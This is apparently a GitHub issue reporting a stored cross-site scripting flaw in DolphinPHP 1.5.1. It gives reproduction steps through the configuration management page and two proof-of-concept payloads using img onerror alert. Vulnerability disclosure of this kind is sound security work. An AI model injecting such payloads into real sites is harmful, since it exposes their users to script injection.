New issue

Jump to bottom


DolphinPHP v1.5.1 has a vulnerability, Stored Cross Site Scripting(XSS) #42


Open **zhangzhijie98** opened this issue on Jul 29 · 0 comments

zhangzhijie98 commented on Jul 29 • edited

version:1.5.1


Vulnerability location:Background - > System - > system function - > configuration management.






Add a new configuration,and insert payload in the configuration title


payload: `t"><img src=x onerror=alert(1)>`




Save and refresh the page. Pop up window.



payload: `<img src=x onerror=alert("xss")>`





When you visit this page, a pop-up window will pop up.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant